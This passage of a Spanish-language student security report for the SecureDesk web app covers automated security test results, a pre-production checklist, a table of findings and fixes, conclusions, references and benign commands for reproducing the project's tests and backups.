PR-01	/health responde con cabeceras de Helmet	200 + CSP	APROBADA
PR-02	Ruta inexistente	404 en JSON	APROBADA
PR-03	CORS con el origen autorizado	Cabecera presente	APROBADA

ID	Prueba automatizada	Esperado	Resultado
PR-04	CORS con otro origen (caso negativo)	Cabecera ausente	APROBADA
PR-05	Login con datos inválidos	400	APROBADA
PR-06	/auth/me sin token	401	APROBADA
PR-07	/incidents sin token	401	APROBADA
PR-08	ANALISTA en /admin/stats	403	APROBADA
PR-09	/meta/version	200 con versión y build	APROBADA
PR-10	Un 403 queda registrado sin exponer el token	ACCESS_DENIED	APROBADA
PR-11	Una petición sin token queda registrada	AUTH_REJECTED	APROBADA

```
$ npm run verify:preprod
i tests 11 i pass 11 i fail 0
```

Además de la suite, ejecuté pruebas manuales reproducibles con curl sobre el sistema en ejecución: token con el rol alterado (401), XSS almacenado (etiquetas eliminadas), campo extra (400), fuerza bruta (429 y eventos), backup alterado (restauración detenida) y 13 pruebas de humo en Docker. Las salidas completas están en docs/evidencias-plan-mejoramiento/evidencias-controles.txt y docs/evidencias-clase09/smoke-tests.txt. Las pruebas importan la app con createApp() y la ejercitan en memoria, sin abrir puertos ni depender de la base, por eso cualquiera puede repetirlas con un solo comando.




Figura 14. Código real en Visual Studio Code — backend/tests/security.test.js: prueba PR-08, un token de ANALISTA recibe 403.

Criterio de aceptación: npm run verify:preprod termina con fail 0; es el criterio de bloqueo: una sola prueba fallida impide el despliegue.

17. Checklist de preproducción

El checklist (docs/preprod-checklist.md) se marca **solo con evidencia**. La autorización verbal y la presión de la fecha fueron la causa raíz del caso Talento Andino; un checklist firmado por alguien distinto del desarrollador es el control que faltó allí.

Sección	Criterio	Evidencia	Estado
Código	verify:preprod con 0 fallos	11/11	CUMPLE
Configuración	.env y .env.docker no versionados	git check-ignore	CUMPLE
Configuración	JWT_SECRET, DATABASE_URL, FRONTEND_ORIGIN, APP_VERSION, BUILD_ID, BACKUP_PASSPHRASE	Login, CORS y /meta/version funcionan; backup cifrado	CUMPLE
Seguridad	Helmet, CORS restringido, rate limit	PR-01, PR-04, 429 en fuerza bruta	CUMPLE
Seguridad	400 / 401 / 403 según el caso	PR-05 a PR-08	CUMPLE
Seguridad	Eventos de seguridad registrados	PR-10, PR-11, /admin/audit	CUMPLE
Datos	Schema válido y migraciones versionadas	prisma validate; 2 migraciones	CUMPLE
Datos	Backup previo cifrado con .sha256	securedesk_20260924_070830.sql.gz.enc	CUMPLE
Datos	Restauración probada y datos verificados	backup-restore.txt	CUMPLE
Datos	Backups fuera de Git y del contenedor	backend/.gitignore; volumen backups	CUMPLE
Funcional	/health, /meta/version, login, /admin/stats ADMIN, /incidents exige JWT	smoke-tests.txt	CUMPLE
Documentación	Plan de implantación, contingencia y evidencias	docs/	CUMPLE
Aprobación	Firma del responsable QA (persona distinta del desarrollador)	Pendiente de la sustentación	PENDIENTE

18. Hallazgos y correcciones

Estos son los hallazgos reales que encontré ejecutando el sistema, no ejemplos teóricos. Los documento todos, incluidos los que me dejan mal, porque un hallazgo escondido no se corrige.

ID	Origen	Hallazgo	Corrección	Estado
H-01	Clase 7	CORS publicaba Access-Control-Allow-Origin para cualquier origen (origin como texto).	origin: [frontendOrigin] como arreglo; PR-04 lo vigila.	CERRADO
H-02	Clase 7	Backups sin cifrar y en el mismo equipo.	AES-256 + SHA-256, volumen backups y BACKUP_OFFSITE_DIR.	CERRADO
H-03	Clase 8	El proyecto no tenía control de versiones.	Repositorio Git y GitHub con commits por tema.	CERRADO
H-04	Clase 9	prisma generate exigía DATABASE_URL al construir la imagen.	URL ficticia solo para ese comando.	CERRADO
H-05	Clase 9	prisma en devDependencies: el contenedor no podía migrar.	Movido a dependencies.	CERRADO
H-06	Clase 9	pg_dump 15 contra PostgreSQL 16: el backup fallaba y dejaba un archivo vacío.	postgresql-client-16 (PGDG); backup.sh borra el archivo si falla.	CERRADO
H-07	Clase 9	Backups y logs se perdían al recrear el contenedor.	Volúmenes backups y logs.	CERRADO
H-08	Plan	No existía registro de eventos de seguridad.	utils/audit.js, 8 eventos, GET /admin/audit, 2 pruebas.	CERRADO

ID	Origen	Hallazgo	Corrección	Estado
H-09	Plan	El backup previo a restaurar podía sobrescribir el archivo a restaurar (mismo nombre en el mismo segundo).	Prefijo pre-restore para el backup de seguridad.	CERRADO
H-10	Plan	Un usuario desactivado conserva su JWT hasta 60 minutos.	Aceptado por la vigencia corta; mejora propuesta: revisar isActive por petición.	ACEPTADO
H-11	Plan	JWT en localStorage (expuesto si hubiera XSS).	Mitigado con sanitización y CSP; mejora: cookie HttpOnly.	ACEPTADO
H-12	Plan	El frontend se sirve por HTTP.	Fuera de alcance; en producción, HTTPS con TLS.	ACEPTADO

H-06 y H-09 tienen algo en común que vale la pena destacar: los dos fallaban **en silencio**, dejando un archivo con nombre y fecha correctos que aparentaba ser un backup válido. Solo ejecutar el procedimiento completo y leer la salida los reveló. Es la misma lección de H-01: no basta con que el control exista, hay que ejecutarlo en su caso real.

19. Integración de las clases en SecureDesk

La guía pide que cada tema de la competencia tenga una decisión aplicada al proyecto, una evidencia y un criterio de aceptación. Esta tabla es el mapa que conecta cada clase con SecureDesk.

Clase	Tema	Decisión aplicada a SecureDesk	Evidencia	Criterio de aceptación
1	Fundamentos, activos y mapa de riesgos	9 activos nombrados (A1-A9) y 10 riesgos asociados	Secciones 5 y 6	Cada riesgo tiene un activo
2	Análisis y valoración de riesgos	Matriz impacto × probabilidad, inherente y residual	Sección 7	Ningún residual ALTO o CRÍTICO
3	Autenticación, autorización y mínimo privilegio	3 roles, tabla de permisos, 401/403, maskEmail	Sección 9, PR-08, S10	403 para roles no ADMIN
4	Controles preventivos, detectivos y correctivos	Controles clasificados + registro de eventos	Sección 12, /admin/audit	Cada tipo tiene prueba
5	Seguridad en el código y en los datos	Zod .strict(), sanitize-html, Prisma, secretos fuera del código	Secciones 10 y 11	400 ante entradas inválidas; 0 secretos en Git
6	Usuarios, backups y continuidad	Borrado lógico, backup cifrado, RTO 1 h / RPO 24 h, reversa	Secciones 13 y 14	Restauración verificada
7	Pruebas y verificación preproducción	Suite de 11 pruebas con criterio de bloqueo	Sección 16	fail 0
8	Plan de implantación formal	deployment-plan.md, checklist, /meta/version	Sección 17	Checklist con evidencia
9	Despliegue controlado	Docker Compose con healthchecks y volúmenes	Sección 15	13 pruebas de humo aprobadas

Transferencia a otro sistema. Los mismos pasos sirven para cualquier aplicación: por ejemplo, los sistemas que analicé en otras clases (MediCitas en las clases 1 y 3, SpaceFiber en las clases 2 y 6, el caso de recursos humanos Talento Andino en la clase 5). El orden sería: nombrar los activos; valorar los riesgos; poner autenticación con hash y tokens de vida corta; aplicar el mínimo privilegio verificado en el servidor; validar toda entrada; sacar los secretos del código; registrar los eventos; tener backups cifrados que se hayan restaurado; probar los casos negativos; y desplegar con un

checklist firmado. Lo que cambia es el contenido de la tabla de permisos y el tipo de dato sensible (historias clínicas, datos de facturación).

20. Conclusiones

La primera conclusión es que **la seguridad es una propiedad de cómo está construido el sistema, no una función que se le agrega al final**. Casi todos los controles de SecureDesk son unas pocas líneas de código: parametrizar una consulta, verificar un rol en el servidor, sacar un secreto a una variable. Cuestan poco mientras el sistema está en desarrollo y mucho después de un incidente.

La segunda es que **un control no existe hasta que se prueba en su caso negativo y en el ambiente real**. Tres de mis hallazgos más importantes (CORS abierto, backup vacío y backup sobrescrito) estaban en controles que "funcionaban". Solo aparecieron cuando ejecuté el caso contrario o el procedimiento completo.

La tercera es que **la parte que más falta no es técnica sino de organización**: responsables con nombre, un checklist que se firma con evidencia, un registro que alguien revisa y backups que alguien restaura cada mes. El caso Talento Andino no falló por falta de conocimiento técnico; falló porque nadie tenía que revisar y firmar.

Quedan riesgos residuales aceptados y documentados (H-10 a H-12, y R10). Si SecureDesk pasara a producción, mis siguientes pasos serían: HTTPS con TLS, token en cookie HttpOnly, verificación de isActive por petición, autenticación multifactor para ADMIN y un registro de eventos protegido contra modificación (solo anexado y copiado fuera del servidor).

21. Referencias

- Congreso de la República de Colombia. (2012). Ley Estatutaria 1581 de 2012, por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial No. 48.587.
- Docker Inc. (2026). Docker Compose documentation. <https://docs.docker.com/compose/>
- Express. (2026). Production best practices: Security. <https://expressjs.com/en/advanced/best-practice-security.html>
- Grassi, P. A., Fenton, J. L., Newton, E. M., Perlner, R. A., Regenscheid, A. R., Burr, W. E., Richer, J. P., Lefkovitz, N. B., Danker, J. M., Choong, Y.-Y., Greene, K. K., & Theofanos, M. F. (2017). Digital identity guidelines: Authentication and lifecycle management (NIST SP 800-63B). National Institute of Standards and Technology. <https://doi.org/10.6028/NIST.SP.800-63b>
- International Organization for Standardization. (2022). ISO/IEC 27001:2022 Information security, cybersecurity and privacy protection — Information security management systems — Requirements.
- Jones, M., Bradley, J., & Sakimura, N. (2015). JSON Web Token (JWT) (RFC 7519). Internet Engineering Task Force. <https://www.rfc-editor.org/rfc/rfc7519>
- OWASP Foundation. (2021). OWASP Top 10:2021. <https://owasp.org/Top10/>
- OWASP Foundation. (2026). OWASP Cheat Sheet Series: Password Storage, Authorization y Logging. <https://cheatsheetseries.owasp.org/>
- Prisma Data. (2026). Prisma Migrate: development and production workflows. <https://www.prisma.io/docs/orm/prisma-migrate>
- Provos, N., & Mazières, D. (1999). A future-adaptable password scheme. Proceedings of the 1999 USENIX Annual Technical Conference, FREENIX Track.
- Servicio Nacional de Aprendizaje SENA. (2026). Guías de las clases 01 a 09 del proyecto SecureDesk ADSO, competencia Seguridad informática [Material de formación].

Swanson, M., Bowen, P., Phillips, A. W., Gallup, D., & Lynes, D. (2010). Contingency planning guide for federal information systems (NIST SP 800-34 Rev. 1). National Institute of Standards and Technology.
<https://doi.org/10.6028/NIST.SP.800-34r1>

Anexo A. Comandos para reproducir las evidencias

```
git clone https://github.com/jairalvarez099-byte/securedesk-adso.git && cd securedesk-adso
git checkout plan-mejoramiento
cp .env.docker.example .env.docker          # completar los valores CAMBIAR_...
docker compose --env-file .env.docker up -d --build
docker compose --env-file .env.docker exec backend node prisma/seed.js
curl http://localhost:3000/meta/version
docker compose --env-file .env.docker exec backend ./scripts/backup.sh
cd backend && npm ci && npm run verify:preprod    # 11 pruebas, fail 0
```